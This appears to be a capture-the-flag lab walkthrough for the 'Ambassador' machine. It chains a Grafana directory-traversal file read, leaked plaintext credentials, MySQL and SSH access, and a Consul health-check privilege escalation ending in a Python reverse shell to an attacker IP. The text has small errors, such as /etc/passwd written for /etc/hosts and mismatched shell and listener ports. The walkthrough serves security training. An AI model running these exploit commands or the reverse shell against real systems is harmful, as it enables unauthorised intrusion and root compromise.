Ambassador

27th September 2022 / D22.100.203

Prepared by: sebh24 & C4m3l0

Machine Author: DirectRoot

Difficulty: Medium

Synopsis

Ambassador is a medium difficulty Linux machine addressing the issue of hard-coded plaintext credentials being left in old versions of code. Firstly, a `Grafana` CVE (`CVE-2021-43798`) is used to read arbitrary files on the target. After researching how the service is commonly configured, credentials for the web portal are discovered in one of the default locations. Once logged in, further enumeration reveals another configuration file containing `MySQL` credentials, which are used to retrieve a password to a user account and gain a foothold on the machine. Lastly, a misconfigured `Consul` service is used to obtain escalated privileges, by retrieving an authentication token from a prior commit of a `Git` repository.

Skills Required

- Linux enumeration

Skills Learned

- Leveraging misconfigurations in common services
- Configuration analysis

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.183 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.183
```

```
nmap -p$ports -sC -sV 10.10.11.183

Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-24 11:13 EET
Nmap scan report for 10.10.11.183
Host is up (0.061s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Hugo 0.94.2
|_http-title: Ambassador Development Server
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Tue, 24 Jan 2023 09:13:44 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Tue, 24 Jan 2023 09:13:49 GMT
|_    Content-Length: 0
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
```


```
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolOld, DontAllowDatabaseTableColumn, <...SNIP...>
|   Status: Autocommit
|   Salt: \x16+XRK^yR\x7F-N\x0D\x03R~\x0Bg)A;
|_  Auth Plugin Name: caching_sha2_password
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=7%D=1/24%Time=63CFA148%P=aarch64-unknown-linux-gn
<...SNIP...>
SF:\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 118.34 seconds
```

An initial `Nmap` scan reveals that TCP ports `22`, `80`, `3000`, and `3306` are open. The services running on each port are SSH (`22`), Apache (`80`), MySQL (`3306`), as well as a currently unknown service on port `3000`, which appears to respond to `HTTP` requests.


HTTP

We begin by adding the `ambassador.htb` domain to our `/etc/passwd` file, and browse to the website hosted on port `80`.

```
echo "10.10.11.183 ambassador.htb" | sudo tee -a /etc/hosts
```



We are presented with a site titled "*Ambassador Development Server*" with a link to a recent post, which highlights some information of interest around a "developer" account that can be used to `SSH` into the machine. We find nothing else of interest on this port and continue by browsing to port `3000`.



Continued enumeration reveals a Grafana service, which is an open-source platform used for analytics and monitoring. The version of Grafana running is detailed as `v8.2.0`. A quick search using `searchsploit` shows version `8.2.0` to be vulnerable.

```
searchsploit Grafana

------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Grafana 7.0.1 - Denial of Service (PoC)                                 | linux/dos/48638.sh
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read             | multiple/webapps/50581.py
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Directory Traversal & Arbitrary File Read is a vulnerability that allows an attacker to read files on a server that is running a vulnerable application. This can potentially include application source code, credentials, or other sensitive OS files.

Local File Inclusion

Prior to running any PoC exploit we want to ensure we understand what we are running. We can copy the existing `Python` script from `/usr/share/exploitdb/exploits/multiple/webapps/50581.py` or download the PoC from exploit-db and review it.

Every Grafana instance comes with plugins like the `MySQL` or `Prometheus` plugins that are vulnerable in versions prior to 8.3.0. In summary, the PoC script that we have retrieved performs the following steps:

- Defines a list of plugins

- Prompts user for which file to read
- Attempts to submit an LFI payload by iterating through the list of plugins until a valid one is found

We attempt using the exploit to read the `/etc/passwd` file.

```
python3 cve.py -H http://ambassador.htb:3000
```

We can also manually exploit Grafana using `cURL` by using the `--path-as-is` flag, as detailed below.

```
curl --path-as-is
http://ambassador.htb:3000/public/plugins/alertlist/../../../../../../../../etc/passwd
```


Foothold

Conducting some research on Grafana yields that the service stores plaintext passwords in configuration files such as /etc/grafana/grafana.ini by default. The working exploit is used to read `/etc/grafana/grafana.ini`, where an admin password is leaked.


```
curl --path-as-is
http://ambassador.htb:3000/public/plugins/alertlist/../../../../../../../../etc/grafana
/grafana.ini | more
```

```
curl --path-as-is http://ambassador.htb:3000/public/plugins/alertlist/../../../../../../../../etc/grafana/grafana.ini | more

<...SNIP...>
################################## Security ######################################
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = messageInABottle685427

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm

# disable gravatar profile images
;disable_gravatar = false

<...SNIP...>
```

Using the credentials found we can now successfully log into Grafana with the `admin` username and the password `messageInABottle685427`.



Checking out the service's configuration we see that this Grafana instance has one provisioned data source available, namely `mysql.yaml`.



As detailed in Grafana's documentation, data sources are provisioned via `YAML` configuration files in the `provisioning/datasources` directory. With that in mind, we can target the `mysql.yaml` file within `/etc/grafana/provisioning/datasources/`, which might contain some more plaintext credentials.

```
curl --path-as-is
http://ambassador.htb:3000/public/plugins/alertlist/../../../../../../../../etc/grafana
/provisioning/datasources/mysql.yaml
```

```
curl --path-as-is http://ambassador.htb:3000/public/plugins/alertlist/../../../../../../../../etc/grafana/provisioning/datasources/mysql.yaml

apiVersion: 1

datasources:
 - name: mysql.yaml
   type: mysql
   host: localhost
   database: grafana
   user: grafana
   password: dontStandSoCloseToMe63221!
   editable: false
```

Our assumption is correct, and we obtain another set of credentials.

MySQL

We can now use the leaked credentials `grafana:dontStandSoCloseToMe63221!` to connect to the exposed `MySQL` service.

```
mysql -u grafana -p -h ambassador.htb
```

We continue by listing the existing databases.

```
SHOW DATABASES;
```

```
mysql -u grafana -p -h ambassador.htb

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 19
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;

+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.067 sec)
```

A database named `whackywidget` stands out among the more conventionally named and/or default databases. This DB is likely used for something bespoke created by the system administrators. We switch to the aforementioned database and list its tables.

```
USE whackywidget;
SHOW TABLES;
```

```
MySQL [whackywidget]> SHOW TABLES;

+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.059 sec)
```

There is only one table, namely `users`, which we proceed to dump.

```
SELECT * FROM users;
```

```
MySQL [whackywidget]> SELECT * FROM users;

+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.057 sec)
```

We find a username, as well as a `base64`-encoded password and proceed to decode it.

```
echo YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== | base64 -d
```

```
echo YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== | base64 -d

anEnglishManInNewYork027468
```

We use the decoded password to `SSH` into the machine as the developer user.

```
ssh developer@ambassador.htb
```

```
ssh developer@ambassador.htb

developer@ambassador.htb's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 10 Jan 2023 01:59:02 PM UTC

  System load:           0.02
  Usage of /:            80.9% of 5.07GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.183
  IPv6 address for eth0: dead:beef::250:56ff:feb9:528d

Last login: Fri Sep  2 02:33:30 2022 from 10.10.0.1
developer@ambassador:~$ id

uid=1000(developer) gid=1000(developer) groups=1000(developer)
```

The user flag can be found at `/home/developer/user.txt`.

Privilege Escalation

Git

Enumerating the target system we discover an interesting directory, namely `/opt/my-app`, which contains another folder called `whackywidget`.

```
developer@ambassador:/opt/my-app/whackywidget$ ls -al

total 20
drwxrwxr-x 3 root root 4096 Mar 13  2022 .
drwxrwxr-x 5 root root 4096 Mar 13  2022 ..
-rwxrwxr-x 1 root root  668 Mar 13  2022 manage.py
-rwxrwxr-x 1 root root  228 Mar 13  2022 put-config-in-consul.sh
drwxrwxr-x 2 root root 4096 Mar 13  2022 whackywidget
```

The directory appears to be the codebase for a `Django` web application, as indicated by the `manage.py` file and its contents. We proceed to read the bash script referencing the `Consul` service.

```
cat ./put-config-in-consul.sh
```

```
developer@ambassador:/opt/my-app/whackywidget$ cat put-config-in-consul.sh

# We use Consul for application config in production, this script will help set the correct values for the app
# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
```

Interestingly, the file's comments mention that `Consul` seems to require a `CONSUL_HTTP_TOKEN` environment variable in order to be ran properly.

When enumerating this area of the machine in a bit more detail we find that `whackywidget` is managed by `Git`. We can confirm this by the prescence of the `.git` directory.

```
developer@ambassador:/opt/my-app$ ls -al

total 24
drwxrwxr-x 5 root root 4096 Mar 13  2022 .
drwxr-xr-x 4 root root 4096 Sep  1 22:13 ..
drwxrwxr-x 4 root root 4096 Mar 13  2022 env
drwxrwxr-x 8 root root 4096 Mar 14  2022 .git
-rw-rw-r-- 1 root root 1838 Mar 13  2022 .gitignore
drwxrwxr-x 3 root root 4096 Mar 13  2022 whackywidget
```

We use the `git log` command to look at the repository's commit history.

```
git log
```

```
developer@ambassador:/opt/my-app$ git log

commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000

    .gitignore
```

The author's comments indicate that the config script has been *tidied* in a prior commit. This can often mean that the file was hardened or that previously hardcoded credentials were removed. We will now attempt to retrieve the previous commit.

Firstly, we copy the entire `/opt/my-app/` directory into `/tmp/`.

```
cp -R /opt/my-app/ /tmp/
```

Next, we `cd` into the newly created `my-app` directory under `/tmp/`.

```
cd /tmp/my-app/
```

If we run `ls -alh`, we can now see that we have the necessary permissions to the `.git` directory. Finally, we will attempt to checkout the previous commit.

```
git checkout c982db8eff6f10f8f3a7d802f79f2705e7a21b55
```

```
developer@ambassador:/tmp/my-app$ git checkout c982db8eff6f10f8f3a7d802f79f2705e7a21b55

Note: switching to 'c982db8eff6f10f8f3a7d802f79f2705e7a21b55'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at c982db8 config script
```

The `checkout` command worked successfully. We proceed to look at the `put-config-in-consul.sh` script as it was in this commit, prior to the *tidying*.

```
cat whackywidget/put-config-in-consul.sh
```

```
developer@ambassador:/tmp/my-app$ cat whackywidget/put-config-in-consul.sh

# We use Consul for application config in production, this script will help set the correct values for the app
# Export MYSQL_PASSWORD before running

consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
```

As we suspected, a token for `Consul` is revealed.

Consul

`Consul` is a networking service used to manage and secure network connectivity across different services. To further investigate its potential for privilege escalation, we list the processes running on the machine and `grep` for `consul`.

```
ps aux | grep consul
```

```
developer@ambassador:~$ ps aux | grep consul
root 1093 0.3 3.7 794548 74636 ? Ssl 12:21 0:24 /usr/bin/consul agent -config-dir=/etc/consul.d/config.d -config-file=/etc/consul.d/consul.hcl
```

We find that the `consul` agent runs as `root` and utilises a configuration file within `/etc/consul.d` named `consul.hcl`, which we proceed to read.

```
cat /etc/consul.d/consul.hcl
```

```
developer@ambassador:~$ cat /etc/consul.d/consul.hcl

acl {
  enabled        = true
  default_policy = "deny"
  down_policy    = "extend-cache"
}

enable_script_checks = true
```

Further research on this service with the keywords `consul vulnerable config` yields a few interesting resources. Reading through the blogpost makes it clear that the `enable_script_checks` option found in the above config file poses a risk that could be leveraged into escalated privileges, as in this case the service is ran by `root`.

Additionally, we notice that we have `write` privileges for the adjacent `config.d` directory.

```
developer@ambassador:~$ ls -ld /etc/consul.d/config.d/

drwx-wx--- 2 root developer 4096 Sep 14 11:00 /etc/consul.d/config.d/
```

At this point we verify the discovered token's functionality by setting the `CONSUL_HTTP_TOKEN` environment variable, as instructed in the comments of the bash script we enumerated earlier. The `put` subcommand sets or updates data in a `KV` store; in this case we try writing data to `test`.

```
export CONSUL_HTTP_TOKEN=bb03b43b-1d81-d62b-24b5-39540ee469b5
consul kv put test hello
consul kv get test
```

```
developer@ambassador:/tmp/my-app$ consul kv get test

hello
```

We have now confirmed that the token functions as expected and can now proceed to leverage the potentially vulnerable configuration of the `Consul` service.

Exploitation

Further research yields that the writable directory `/etc/consul.d/config.d` we discovered is used to store configuration files for `Consul`. As we now have the ability to reload `Consul` using the token, this may provide us with the necessary means to gain a root shell.

The consul.io site indicates that `.hcl` files can be produced to complete health checks. Within these health checks exists an option to enter commands within the `args` field. Using this logic we write a configuration file to the `/etc/consul.d/config.d` directory, saving it as `pwn.hcl`.

```
enable_script_checks = true

check = {
 id = "seb",
 args = ["/usr/bin/bash", "/tmp/seb.sh"],
 interval = "60s"
}
```

For testing purposes, we will write a script that merely initiates an `ICMP` request back to our attacking machine. We then place our bash script within the `/tmp/` directory, as referenced in the `args` field of the `pwn.hcl` file.

```
#!/bin/bash
ping -c 3 10.10.14.28
```

> Note: we make sure to give the script execution privileges by running `chmod +x /tmp/seb.sh`

We proceed by setting up a `tcpdump` on the `tun0` interface to listen for the `ICMP` request from the victim machine.

```
sudo tcpdump -ni tun0 icmp
```

Having exported the token into the environment variable earlier, we can now initiate the consul reload using:

```
consul reload
```

```
sudo tcpdump -ni tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:27:47.878698 IP 10.10.11.183 > 10.10.14.28: ICMP echo request, id 2, seq 1, length 64
17:27:47.878764 IP 10.10.14.28 > 10.10.11.183: ICMP echo reply, id 2, seq 1, length 64
17:27:48.880206 IP 10.10.11.183 > 10.10.14.28: ICMP echo request, id 2, seq 2, length 64
17:27:48.880225 IP 10.10.14.28 > 10.10.11.183: ICMP echo reply, id 2, seq 2, length 64
```

We have confirmed that the reload command functioned as expected, as we have recieved the expected `ICMP` requests fro the victim machine. Finally, need to modify the bash script we created so we can escalate our privileges to an interactive shell using a `Python` reverse shell.

```
#!/bin/bash
export RHOST="10.10.14.28";export RPORT=8888;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"
))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

We set up a listener on port `4444` and reload the consul service once more. After about a minute, we get a callback on our listener.

```
nc -nvlp 4444

listening on [any] 4444 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.183] 42862
# id

uid=0(root) gid=0(root) groups=0(root)
```

The final flag can be found at `/root/root.txt`.